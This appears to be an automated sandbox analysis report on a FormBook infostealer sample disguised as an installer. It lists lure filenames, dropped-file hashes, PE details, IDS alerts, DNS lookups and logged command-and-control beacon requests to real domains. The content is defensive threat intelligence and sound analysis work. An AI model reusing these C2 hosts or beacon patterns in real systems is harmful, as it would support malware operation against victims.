	E1a92ARmPw.exe	Get hash	malicious	Browse	• 161.35.179.108
	WcCEh3dalE.xls	Get hash	malicious	Browse	• 157.245.231.228
	UGGJ4NnzFz.exe	Get hash	malicious	Browse	• 157.245.232.77
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	• 138.197.103.178
	46113.dll	Get hash	malicious	Browse	• 157.245.231.228
	46113.dll	Get hash	malicious	Browse	• 157.245.231.228
	Payment Copy.exe	Get hash	malicious	Browse	• 68.183.229.215
	teX5sUCWAg.exe	Get hash	malicious	Browse	• 161.35.179.108
	16X4iz8fTb.exe	Get hash	malicious	Browse	• 139.59.176.201
	teX5sUCWAg.exe	Get hash	malicious	Browse	• 161.35.179.108
	P M.exe	Get hash	malicious	Browse	• 138.68.75.3
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 68.183.21.244
	03062021.exe	Get hash	malicious	Browse	• 159.89.241.246
	85OpNw6eXm.exe	Get hash	malicious	Browse	• 46.101.214.246
	JJ1PbTh0SP.dll	Get hash	malicious	Browse	• 174.138.22.216
RAMNODEUS	EDS03932,pdf.exe	Get hash	malicious	Browse	• 168.235.88.209
	seven#U5305#U88dd#U7167#U548c#U7455#U75b5#U7167-#U89e3#U58d3#U7e2e#U5bc6#U78bcm210511.exe	Get hash	malicious	Browse	• 168.235.72.162
	wmac.exe	Get hash	malicious	Browse	• 192.184.83.206
	don.exe	Get hash	malicious	Browse	• 168.235.88.209
	.x86_64	Get hash	malicious	Browse	• 168.235.95.104
	.x86_64	Get hash	malicious	Browse	• 168.235.95.104
	v8iFmF7XPp.dll	Get hash	malicious	Browse	• 168.235.67.138
	ZsA5S2nQAa.exe	Get hash	malicious	Browse	• 168.235.88.209
	YpyXT7Tnik.exe	Get hash	malicious	Browse	• 23.226.236.13
	2ojdmC51As.exe	Get hash	malicious	Browse	• 168.235.67.138
	0HCan2RjnP.exe	Get hash	malicious	Browse	• 107.161.23.204
	OZD Payment Information TT784677U.exe	Get hash	malicious	Browse	• 168.235.93.122
	OZD Payment Information TT784677U.exe	Get hash	malicious	Browse	• 168.235.93.122
	Invoice.exe	Get hash	malicious	Browse	• 168.235.93.122
	Order-10236587458.exe	Get hash	malicious	Browse	• 168.235.93.122
	Purchase Order22420.exe	Get hash	malicious	Browse	• 168.235.93.122
	Concentracion de pedidos_PO.exe	Get hash	malicious	Browse	• 168.235.93.122
	P_Order Flex Saneh.exe	Get hash	malicious	Browse	• 168.235.93.122
	Purchase Order list.exe	Get hash	malicious	Browse	• 168.235.93.122
	rfq02212021.exe	Get hash	malicious	Browse	• 168.235.93.122

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsvDA2D.tmp\System.dll	moq fob order.exe	Get hash	malicious	Browse	
	0900000000000090000.exe	Get hash	malicious	Browse	
	444890321.exe	Get hash	malicious	Browse	
	Packing-List_00930039.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2435.exe	Get hash	malicious	Browse	
	INVOICE.exe	Get hash	malicious	Browse	
	Shipment Invoice & Consignment Notification.exe	Get hash	malicious	Browse	
	KY4cmAI0jU.exe	Get hash	malicious	Browse	
	5t2CmTUhKc.exe	Get hash	malicious	Browse	
	8qdfmqz1PN.exe	Get hash	malicious	Browse	
	New Order PO2193570O1.doc	Get hash	malicious	Browse	
	L2.xlsx	Get hash	malicious	Browse	
	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	
	New Order PO2193570O1.pdf.exe	Get hash	malicious	Browse	
	2320900000000.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	
	5SXTKXCnqS.exe	Get hash	malicious	Browse	
	i6xFULh8J5.exe	Get hash	malicious	Browse	
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	
	090049000009000.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\lsemennd	
Process:	C:\Users\user\Desktop\SX365783909782021.exe
File Type:	data
Category:	dropped
Size (bytes):	56673
Entropy (8bit):	4.970773930948534
Encrypted:	false
SSDEEP:	1536:R20gYxZ/Kg7zfrOHzHyyukuUKFvL4D04U7YYRiFiswp:o05Z/Kg7HOHzKY0wYRiS
MD5:	F95B23E6289D1281F61129ED8AC17124
SHA1:	AB0A3D90CAC7E7B8A9E9856FB0E24F4B93498E0D
SHA-256:	7DD01877C1A940E1D6E761AB769370B2CAF2BA2CC967082D7B12328E837518A8
SHA-512:	9FDA413CE2E868B4F1BF8DFC4C65838525B22C892B18B52F591AAF1BF21C59E4FC73A7ADA8A5D22002ECF0AD2576AB0DD2C6FC6C3EBD2B4BEFBA1D4A547D C56
Malicious:	false
Reputation:	low
Preview:	U.....#....D.....E.....F.....G...o.H...o.I.....J.....K...k.L.....M...-.N...s.O...o.P.....Q.....R...k.S.....T...k.U.....V...z.W...o.X...o.Y.....Z.....[.....\...o.]...:.^...._...G.`.....a...o.b...o.c...o.d..... e.....f.....g.....h.....i.....j.....k.....l...G.m...o.n.....o.....p.....q.....r.....s...1.t...o.u...o.v.....w.....x.....y.....z.....{.....|.....}.....~.....G.....G.....:...../.....o.....o.....o. .....O.....3...../.....o.....3.....1.....o.....o.....3.....3...../...../.....:.....7..... o.....o.....o.....7.....o.....1.....o.....o.....

C:\Users\user\AppData\Local\Temp\nsvDA2C.tmp	
Process:	C:\Users\user\Desktop\SX365783909782021.exe
File Type:	data
Category:	dropped
Size (bytes):	276728
Entropy (8bit):	7.477737961289009
Encrypted:	false
SSDEEP:	6144:w4YziQaUsVYAcvdY0yX/wcV0LbATJj92DkHUKY0kt:zYziQqVYVY0gwW04GSUKYN
MD5:	913EAD302DB3A2438A73EA361174257A
SHA1:	847631998D6B838A753B3794DFD9C7337CF9A9D0
SHA-256:	D965EBAD5B2092374EF6C88CCE8E045DD0715A4BB45A59A8090232B034B21E3F
SHA-512:	6F607C7327037E1F3F4DD476358A4387A34F4AE383D71DF15D9C4D861946FBF263E9E51EABEE92699CBB4ED86C76E7F62FF4AF470342178E3E5C78DA02F352C
Malicious:	false
Reputation:	low
Preview:	.S.....,.....p=.....R.....oS..... .....J.....!...j..... ....

C:\Users\user\AppData\Local\Temp\nsvDA2D.tmp\System.dll	
Process:	C:\Users\user\Desktop\SX365783909782021.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

C:\Users\user\AppData\Local\Temp\nsvDA2D.tmp\System.dll	
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: moq fob order.exe, Detection: malicious, Browse • Filename: 0900000000000090000.exe, Detection: malicious, Browse • Filename: 444890321.exe, Detection: malicious, Browse • Filename: Packing-List_00930039.exe, Detection: malicious, Browse • Filename: 2435.exe, Detection: malicious, Browse • Filename: INVOICE.exe, Detection: malicious, Browse • Filename: Shipment Invoice & Consignment Notification.exe, Detection: malicious, Browse • Filename: KY4cmAI0jU.exe, Detection: malicious, Browse • Filename: 5t2CmTUhKc.exe, Detection: malicious, Browse • Filename: 8qdfmqz1PN.exe, Detection: malicious, Browse • Filename: New Order PO2193570O1.doc, Detection: malicious, Browse • Filename: L2.xlsx, Detection: malicious, Browse • Filename: Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx, Detection: malicious, Browse • Filename: New Order PO2193570O1.pdf.exe, Detection: malicious, Browse • Filename: 2320900000000.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse • Filename: 5SXTKXCnqS.exe, Detection: malicious, Browse • Filename: i6xFULh8J5.exe, Detection: malicious, Browse • Filename: AWB00028487364 -000487449287.doc, Detection: malicious, Browse • Filename: 090049000009000.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\ymhuzov3o2q1at	
Process:	C:\Users\user\Desktop\SX365783909782021.exe
File Type:	data
Category:	dropped
Size (bytes):	186880
Entropy (8bit):	**7.999097081713126**
Encrypted:	**true**
SSDEEP:	3072:xgst4EziQaY9ga+VYAcv3aGY0yXRsCz5ufmwytkQVPKLYkA2w7v0Ud9HIcZ2a:WYziQaUsVYAcvdY0yX/wcV0LbATJj92a
MD5:	0A8021CB1A87799447CAE887D90E22BB
SHA1:	D775275C6ECF3EE1FF9FECAF5830ED1E256D3E10
SHA-256:	751DEE316732301CE8CD9AFBE4565814E3527D6B5E902AB3A43765915E812B36
SHA-512:	EC5237A86866D9A2ABA7056B3DEA65278C4B7D527DEE4EBFD6BE07314144F9044D44F79CEE238A6C7D2750EA2C70C23A709BA876C28E36FC10AFA20A9F7340 6
Malicious:	false
Reputation:	low
Preview:	./b.\\.c.u.m.$....M.r.\..[.G..%.....T....iW...R.G...#..k.0...C.q*.c.#.R..9.C.s.....f...r..*y.O..".....j..,e.}>Z..%.....S...k..`.#.....G2..^..r.'...RLS.MAmZMR..F.;3A.8..#P..^m..5.I+....>>... <.sUb.....X..b..r;..8X4?:P...t..H..._..A&x.c...r./.oz{._j.&:.h..<.n.Y7.i*./yD..K..I../UN....h..Z@.h+.....@.....(.B>h..v...-.Cm.5y.A.U..$..Q.R.hA.j..4....c.M.....h..9m.....e.Z...L.t@... .....>(.....&..-2?j..S>.ZJ.9c..E...(.i..X.....x.:.....0.....v.C.F.\..#CQ.....id.L.z.#.....y%...:..Z.z.|..l..=..o....6.:...1F...w)..(z.-.....:Iy.....{...YYC..R.S.m.....n..j.x.["8P..r....#/..... [.e".4&.'<s.,.(`1.nr|\.C...D.I..">..6.0.!..*r.....Ja..p.h".&8)hc.b.U=87.y.$@...G~.)gj..).....>.yH..c.j..m..../.Py...v@.....1..&...c,B*?..L9..;.....C.$W.|."_...},.f..d..q...[.....@.{.yF..u.._... .....Z.Zj.....C...$@..d.P.6...x.X.8....&C.....Ry$....c.'.....q..e..ZKy.eH...y`.y..]/..z.\....q..`R.7...t.<.<Y..0Q.ja.m.t.,.....@.^...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.925274027835951

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SX365783909782021.exe
File size:	245880
MD5:	ee1f4a07b874aa6ba18d6aa0f83252d3
SHA1:	d17b97dc47707b685bc8976d3cbc6cdbfbd5fcee
SHA256:	d66268222a39fd97e792983a3bacdb1e81067b7a28848a87fe65a5dc91f7e82a
SHA512:	a9dad5dc2c70277d972b184a6177e07316f2e286b6597597f5d0a5095e3716d599b08dd8ca9339019bba48f847af90b68de0a06b1c947645d22eeddd1d41aab6
SSDEEP:	6144:Ds9u96cRH4eb7DCIKDDsd5iCRFX7yYjjqe1/w:yprebPlWDmDFL5ll
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40323c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C6 [Sat Dec 5 22:50:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.18162709925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x9e0	0xa00	False	0.45625	data	4.51012867721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-13:17:26.479173	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	168.235.88.209
06/11/21-13:17:26.479173	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	168.235.88.209
06/11/21-13:17:26.479173	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.3	168.235.88.209
06/11/21-13:18:09.635602	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49744	34.102.136.180	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 13:17:07.007029057 CEST	192.168.2.3	8.8.8.8	0xb120	Standard query (0)	www.vacalinda.com	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.274321079 CEST	192.168.2.3	8.8.8.8	0xc82d	Standard query (0)	www.servicesbackyard.com	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:46.783575058 CEST	192.168.2.3	8.8.8.8	0xade4	Standard query (0)	www.djspencer.com	A (IP address)	IN (0x0001)
Jun 11, 2021 13:18:09.391463995 CEST	192.168.2.3	8.8.8.8	0xd817	Standard query (0)	www.caravansforsalenorthwales.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 13:17:07.093458891 CEST	8.8.8.8	192.168.2.3	0xb120	No error (0)	www.vacalinda.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 13:17:07.093458891 CEST	8.8.8.8	192.168.2.3	0xb120	No error (0)	ghs.googlehosted.com		142.250.180.243	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	www.servicesbackyard.com	parking.namesilo.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		168.235.88.209	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		107.161.23.204	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		209.141.38.71	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		188.164.131.200	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		198.251.81.30	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		70.39.125.244	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		204.188.203.155	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		45.58.190.82	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		192.161.187.200	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		198.251.84.92	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:26.350822926 CEST	8.8.8.8	192.168.2.3	0xc82d	No error (0)	parking.namesilo.com		64.32.22.102	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:46.941773891 CEST	8.8.8.8	192.168.2.3	0xade4	No error (0)	www.djspencer.com		159.89.244.183	A (IP address)	IN (0x0001)
Jun 11, 2021 13:17:46.941773891 CEST	8.8.8.8	192.168.2.3	0xade4	No error (0)	www.djspencer.com		164.90.244.158	A (IP address)	IN (0x0001)
Jun 11, 2021 13:18:09.452832937 CEST	8.8.8.8	192.168.2.3	0xd817	No error (0)	www.caravansforsalenorthwales.com	caravansforsalenorthwales.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 13:18:09.452832937 CEST	8.8.8.8	192.168.2.3	0xd817	No error (0)	caravansforsalenorthwales.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.vacalinda.com
- www.servicesbackyard.com
- www.djspencer.com
- www.caravansforsalenorthwales.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49733	142.250.180.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:17:07.160631895 CEST	1261	OUT	GET /ngvm/?w6A=st23zvU/E1xU5Qy7Hp2PD30UnMfCa5knANSLf3ItiB6oVvQd6+qg6yvUWRtcyiXbPLds&3fox=SBZ4 HTTP/1.1 Host: www.vacalinda.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:17:07.244602919 CEST	1262	IN	HTTP/1.1 301 Moved Permanently Location: http://www.vacalinda.cl Date: Fri, 11 Jun 2021 11:17:07 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 220 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 76 61 63 61 6c 69 6e 64 61 2e 63 6c 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>301 Moved</TITLE></HEAD><BODY><H1>301 Moved</H1>The document has moved<A HREF="http://www.vacalinda.cl">here</A>.</BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49740	168.235.88.209	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:17:26.479172945 CEST	5247	OUT	GET /ngvm/?w6A=UyLqygKx2FmdGYSRh5mqmU7zHOPmyh0H52xSnc3cVgCKFPBqoRmOJ0eYguKTgHZNEA4k&3fox=SBZ4 HTTP/1.1 Host: www.servicesbackyard.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 13:17:26.604996920 CEST	5247	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Fri, 11 Jun 2021 11:17:26 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://www.servicesbackyard.com?w6A=UyLqygKx2FmdGYSRh5mqmU7zHOPmyh0H52xSnc3cVgCKFPBqoRmOJ0eYguKTgHZNEA4k&3fox=SBZ4 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49741	159.89.244.183	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:17:47.071191072 CEST	5251	OUT	GET /ngvm/?w6A=HBVp1ZFUGcT+hxfW3ntFEbmU5GO8vrkA1mLmG5vd048TCTgwy52mAcu3AE2RaU7PuRfb&3fox=SBZ4 HTTP/1.1 Host: www.djspencer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 13:17:47.198865891 CEST	5252	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.18.0 (Ubuntu) Date: Fri, 11 Jun 2021 11:17:47 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://perfectdomain.com/domain/djspencer.com Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.18.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49744	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:18:09.496512890 CEST	5271	OUT	GET /ngvm/?w6A=uz7CW46zGnQqpjgqznnFmpPrWAklZoEybcG+oUJN9dvYL4OpOEr/HbmCuGHk2zZbqVpb&3fox=SBZ4 HTTP/1.1 Host: www.caravansforsalenorthwales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 13:18:09.635601997 CEST	5271	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 11 Jun 2021 11:18:09 GMT Content-Type: text/html Content-Length: 275 ETag: "60c03ab8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: SX365783909782021.exe PID: 4092 Parent PID: 5660

General

Start time:	13:16:05
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\SX365783909782021.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SX365783909782021.exe'
Imagebase:	0x400000

File size:	245880 bytes
MD5 hash:	EE1F4A07B874AA6BA18D6AA0F83252D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.211210535.00000000022B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.211210535.00000000022B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.211210535.00000000022B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: SX365783909782021.exe PID: 5472 Parent PID: 4092

General

Start time:	13:16:06
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\SX365783909782021.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SX365783909782021.exe'
Imagebase:	0x400000
File size:	245880 bytes
MD5 hash:	EE1F4A07B874AA6BA18D6AA0F83252D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

